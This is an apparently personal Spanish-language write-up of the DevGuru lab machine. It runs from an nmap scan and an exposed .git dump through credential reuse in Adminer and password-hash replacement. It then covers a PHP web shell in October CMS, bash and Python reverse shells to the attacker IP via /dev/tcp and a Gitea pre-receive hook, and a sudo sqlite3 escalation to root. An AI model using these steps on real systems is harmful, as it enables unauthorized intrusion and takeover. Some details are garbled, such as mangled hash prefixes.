

Devguru

Recopilación de información

Hacemos un escaneo de red para identificar la IP a realizar el pentesting.

```
sudo netdiscover -r 192.168.235.0/24
sudo nmap -sCV 192.168.235.0/24
```

IP: 192.168.235.140

Realizamos un escaneo nmap hacia esta ip:

```
sudo nmap -sCV -n -p- 192.168.235.140
```

El resultado es el siguiente:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 04:18 EDT
Nmap scan report for 192.168.235.140
Host is up (0.00023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
| 256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
| 256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp open  http Apache httpd 2.4.29
| http-git:
| 192.168.235.140:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
| Last commit message: first commit
| Remotes:
| http://devguru.local:8585/frank/devguru-website.git
| Project type: PHP application (guessed from .gitignore)
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Corp - DevGuru
| http-generator: DevGuru
8585/tcp open  http Golang net/http server
| http-title: Gitea: Git with a cup of tea
```

| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| Set-Cookie: i_like_gitea=09119017bac004fb; Path=/; HttpOnly
| Set-Cookie: csrf=a2WXJmOxZLVSELFbylKrE-Ale9U6MTc1NTUwNTE0Mjg1MjI0Mzg3Mg;
Path=/; Expires=Tue, 19 Aug 2025 08:19:02 GMT; HttpOnly
| X-Frame-Options: SAMEORIGIN
| Date: Mon, 18 Aug 2025 08:19:02 GMT

INFO obtenida:

Puertos abiertos : 22, 80 y 8585

Sistema: Ubuntu 2.6

Analizando la pagina

La pagina objetivo es la siguiente:



Al analizar el código de la pagina no se ve nada interesante, tomando en cuenta que hay un directorio ,git, vamos a clonar el repositorio del siguiente link:

<https://github.com/internetwache/GitTools.git>

```
sudo clone https://github.com/internetwache/GitTools.git
```

En la carpeta dumper, esta gitdumper.sh , lo ejecutamos:

```
sudo ./gitdumper.sh http://devguru.local/.git/ website
```

Esto enviara múltiples peticiones http para descargar los archivos que se encuentran en el repositorio, como git clone pero descarga directamente, esto nos permitirá ver commits que se les haya aplicado al repositorio, ver código antiguo. Es parecido al git-dumper que se uso en la maquina darkhole, pero este paquete de gittools tienes mas scripts.

En este caso veremos que al terminar la descarga de archivos, no hay nada en la carpeta, así que ahora usaremos el extractor sobre la carpeta que se creo al hacer el dump para extraer commits.

```
sudo ./extractor.sh ../Dumper/website ./website1
```

Esto nos creara dentro de website1 un archivo como el siguiente: **0-7de9115700c5656c670b34987c6fbffd39d90cf2**

Veremos que entre los archivos hay uno llamado adminer.php, esto si lo colocamos de la siguiente manera en el buscador <http://devguru.local/adminer.php> , nos llevara a la siguiente pagina:

Language: English ▼

Adminer 4.7.7

Login

System	MySQL ▼
Server	localhost
Username	
Password	
Database	

☐ Permanent login

Si vamos a los archivos extraidos con extractor y nos metemos en config, estaran varios archivos, uno es database.php, dentro de este, estaran las credenciales de este login representados de la siguiente manera:

```
'mysql' => [  
'driver' => 'mysql',  
'engine' => 'InnoDB',  
'host' => 'localhost',
```

```
'port' => 3306,
'database' => 'octoberdb',
'username' => 'october',
'password' => 'SQ66EBYx4GT3byXH',
'charset' => 'utf8mb4',
'collation' => 'utf8mb4_unicode_ci',
'prefix' => '',
'varcharmax' => 191,
],
```

Dándonos acceso a la siguiente pagina:

Language: English
MySQL » Server » Database: octoberdb
Logout

Adminer 4.7.7 5.3.0
Database: octoberdb

DB: octoberdb

SQL command
Import
Export
Create table

```
select backend_access_log
select backend_users
select backend_users_groups
select backend_user_preferences
select backend_user_roles
select backend_user_throttle
select cache
select cms_theme_data
select cms_theme_logs
select cms_theme_templates
select deferred_bindings
select failed_jobs
select jobs
select migrations
select sessions
select system_event_logs
select system_files
select system_mail_layouts
select system_mail_partials
select system_mail_templates
select system_parameters
select system_plugin_history
select system_plugin_versions
select system_request_logs
select system_revisions
select system_settings
```

Alter database
Database schema
Privileges

Tables and views

Search data in tables (27)

☐	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
☐	backend_access_log	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	4	0
☐	backend_users	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	0	2	~1
☐	backend_users_groups	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	0	
☐	backend_user_preferences	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	0	2	0
☐	backend_user_roles	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	0	1	0
☐	backend_user_throttle	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	0	3	~2
☐	cache	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	0	2	0
☐	cms_theme_data	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	0	
☐	cms_theme_logs	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	0	3	0
☐	cms_theme_templates	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	0	1	0
☐	deferred_bindings	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	0	1	0
☐	failed_jobs	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	0	1	0
☐	jobs	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	1	0
☐	migrations	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	0	1	0
☐	request_logs	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	41	~40

Selected (0)

Move to other database: octoberdb

☐ overwrite


En el apartado de usuarios, hay uno con el siguiente hash de clave:

y\$bp5wBfbAN6IMYT27pJMomOGutDF2RKZKYZITApZ3x8eAaYgN6EKK


Esta calve tiene aplicado el hash bcrypt, por lo que remplazaremos el hash registrado por uno que conozcamos, yo usare el hash de frank:

a\$y.O2xywjfmgP13ZB0m0ebOLBzyydMAtnE/jKm7yTHkmQQRuLtFvmS

La pagina en cuestión a la que le afectaría esto seria backend : devguru.local/backend




Así que, aplicamos las credenciales que ya conocemos, en mi caso frank y frank, y esto nos dara acceso a la pagina:




Bien, october es un CMS (Content Management System), como lo seria Wordpress o Drupal, cuando se trata de un cms y ya tienes acceso al administrador, lo que se busca hacer es encontrar una pagina por ejemplo la 404, y añadirle un código que nos de una reverse shell.

El lenguaje que se maneja es javascript asi que en code de cualquiera de estas paginas agregamos el siguiente script:

```
function onStart(){
this->page['cm'] = shell_exec($_GET['cmd']);
```



Y en markup añadimos: `{{this.page.cmd}}`



Damos en save y visualizar

Al mandar un comando por medio de la url como el siguiente: <http://devguru.local/?cmd=ls -la> , veremos que al revisar el código nos encontraremos la respuesta, esto nos dice que si funciona la ejecución de comandos remota

```
view-source:http://devguru.local/?cmd=ls -la|
view-source:http://devguru.local/?cmd=ls -la — Visit
This time, search with:
252 <div class="container">
253 <div class="cta-block">
254 <div class="row justify-content-center">
255 <div class="col-lg-4">
256 <span class="text-center">
257 <h2 class="text-center">
258 </div>
259 <div class="col-lg-4">
260 <a href="contact.html" class="btn btn-main btn-round-full float-lg-right ">Contact Us</a>
261 </div>
262 </div>
263 </div>
264 </div>
265 </section>
266 total 420
267 drwxr-xr-x 10 www-data www-data 4096 Nov 19 2020 .
268 drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
269 drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
270 -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
271 -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
272 -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
273 -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
274 -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
275 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
276 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
277 -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
278 drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
279 drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
280 -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
281 drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
282 drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
283 drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
284 <footer class="footer section">
285 <div class="container">
286 <div class="row">
287 <div class="col-lg-3 col-md-6 col-sm-6">
288 <div class="widget">
289 <h4 class="text-capitalize mb-4">Company</h4>
290 <ul class="list-unstyled footer-menu lh-35">
291 <li><a href="#">Terms & Conditions</a></li>
292 <li><a href="#">Privacy Policy</a></li>
293 <li><a href="#">Support</a></li>
294 <li><a href="#">FAQ</a></li>
295 </ul>
296 </div>
```

Ponemos nuestra maquina en escucha con el siguiente comando: nc -lvp 1234

Introducimos el comando que nos dará la reverse shell en la URL : [http://devguru.local/?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.235.138/1234 0>%261"](http://devguru.local/?cmd=bash -c 'bash -i >%26 /dev/tcp/192.168.235.138/1234 0>%261')

Dentro

script /dev/null -c bash

ctrl + z

stty raw -echo; fg

reset xterm

export TERM=xterm

export SHELL=bash

stty rows 44 columns 184

Explorando la maquina

Dentro de Var, hay un backup.ini.bak, dentro se encuentra en una parte texto, lo siguiente:

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE = mysql
HOST = 127.0.0.1:3306
NAME = gitea
USER = gitea
; Use PASSWD = your password for quoting if you use special characters in the password.
PASSWD = UfFPTF8C8jjxVF2m
; For Postgres, schema to use if different from "public". The schema must exist beforehand,
; the user must have creation privileges on it, and the user search path must be set
; to the look into the schema first. e.g.:ALTER USER user SET SEARCH_PATH =
schema_name,"$user",public;
```

Aquí nos están dando credenciales para el login que vimos anteriormente

Usuario: gitea

Nombre de la base de datos: gitea

Clave: UfFPTF8C8jjxVF2m

Esto nos dará acceso al nuevo usuario:

Language: English MySQL » Server » Database: gitea

Adminer 4.7.7 5.3.0

DB: gitea

SQL command Import
Export Create table

select access
select access_token
select action
select attachment
select collaboration
select comment
select commit_status
select deleted_branch
select deploy_key
select email_address
select email_hash
select external_login_user
select follow
select gpg_key
select gpg_key_import
select hook_task
select issue
select issue_assignees
select issue_dependency
select issue_label
select issue_user
select issue_watch
select label
select language_stat
select ifs_lock
select ifs_meta_object
select login_source
select milestone

Database: gitea

[Alter database](#) [Database schema](#) [Privileges](#)

Tables and views

Search data in tables (64)

☐	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
☐	access	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
☐	access_token	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
☐	action	InnoDB	utf8mb4_general_ci	16,384	114,688	0	7	~ 3	
☐	attachment	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
☐	collaboration	InnoDB	utf8mb4_general_ci	16,384	49,152	0	1	0	
☐	comment	InnoDB	utf8mb4_general_ci	16,384	147,456	0	1	0	
☐	commit_status	InnoDB	utf8mb4_general_ci	16,384	114,688	0	1	0	
☐	deleted_branch	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
☐	deploy_key	InnoDB	utf8mb4_general_ci	16,384	49,152	0	1	0	
☐	email_address	InnoDB	utf8mb4_general_ci	16,384	32,768	0	1	0	
☐	email_hash	InnoDB	utf8mb4_general_ci	16,384	16,384	0		0	
☐	external_login_user	InnoDB	utf8mb4_general_ci	16,384	32,768	0		0	
☐	follow	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
☐	gpg_key	InnoDB	utf8mb4_general_ci	16,384	32,768	0	1	0	
☐	gpg_key_import	InnoDB	utf8mb4_general_ci	16,384	0	0		0	
☐	hook_task	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	

Selected (0)

En user, estara el usuario frank, haremos lo mismo de cambiar la clave.

Clave antigua:

c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26
a18fb806c7a20f0b564c900

Vemos que el hash es diferente al anterior, refiriéndome al tipo de hash que lo genera, pero lo podemos cambiar, en este caso es pbkdf2, pero lo cambiaremos a bcrypt

keep_email_private	☐	☐
email_notifications_preference	☐	enabled
passwd	☐	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900
passwd_hash_algo	☐	pbkdf2
must_change_password	☐	☐

Nuevo hash: a\$px86knm7QwcNF39kSPxXvuK0ru0CLioHsfioeNXRY7sgpPB9qkhXG (frank)

Ahora vamos al puerto 8585 de la maquina donde esta el servicio de gitea corriendo:



Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.



Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight

Gitea has low minimal requirements and can run on an inexpensive



Open Source

Go get [code](#), [nitesa](#) in/nitesa! Join us by [contributing](#) to make this project

Vamos a sign in, nos logeamos con la claves obtenidas anteriormente, dentro del perfil en devguru-website, vamos a settings y en git hooks, vamos a pre receive en editar, en pre receive se almacena código, este código se ejecuta en el servidor de gitea antes de aceptar un push, por lo que podemos agregar código malicioso en esta parte.

Pondremos una reverse shell en python one line: `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.235.139",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`

Cambiar los parámetros como la IP y el puerto.

Ponemos la maquina en escucha con nc: `nc -lvnp 1234`

Como tenemos que hacer un push para que el receive se active, vamos a editar un documento, en mi caso editare el readme, una vez realizado el push veremos que no nos deja ya que probablemente no tenga la versión de python necesaria, así que pondremos el siguiente script:

```
/bin/bash -i >& /dev/tcp/192.168.235.139/1234 0>&1
```

Esto nos dará una shell reversa:

```
File Actions Edit View Help
kali@kali:~/Desktop/maquinas/DevGuru/GitTools/Extractor/website1/0-7de9115700c5656c670b34987c6fbfd39d90cf2/config x nc -lvnp 1234 x
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.235.139] from (UNKNOWN) [192.168.235.140] 57168
bash: cannot set terminal process group (792): Inappropriate ioctl for device
bash: no job control in this shell
frank@devguru:~/gitea-repositories/frank/devguru-website.git$
```

Al hacer un `sudo -l` tenemos el siguiente resultado:

Matching Defaults entries for frank on devguru:

env_reset, mail_badpass,

secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User frank may run the following commands on devguru:

(ALL, !root) NOPASSWD: /usr/bin/sqlite3

Un comando para iniciar root seria: `sudo -u#-1 /bin/bash`

`sudo` = ejecutar un comando como otro user

`-u` = le indicas que usuario seria

`"#"` = es para decirlo en formato id

`-1` = al dar `-1` como id , linux lo interpreta como el id de root UID 0

`/bin/bash` = la shell a ejecutar

Pero hay que usar sqlite asi que seria: `sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'`

`sqlite3` = es para usarlo ya que nos lo permite usar con `sudo`

`/dev/null` = después de `sqlite3` hay que poner una base de datos, pero con `/dev/null` no apuntamos a ninguna, solo lo hacemos para iniciar el interpreter

`'.shell /bin/bash'` = `.shell` es para ejecutar comando en terminal del sistema dentro de `sqlite3`, lo que agregues después es lo que ejecutara

Al final tenemos root.

```
frank@devguru:~/gitea-repositories/frank/devguru-website.git$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
<it$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
whoami
root
id
uid=0(root) gid=1000(frank) groups=1000(frank)
|_ 168.235.140 [plate 2ms]
```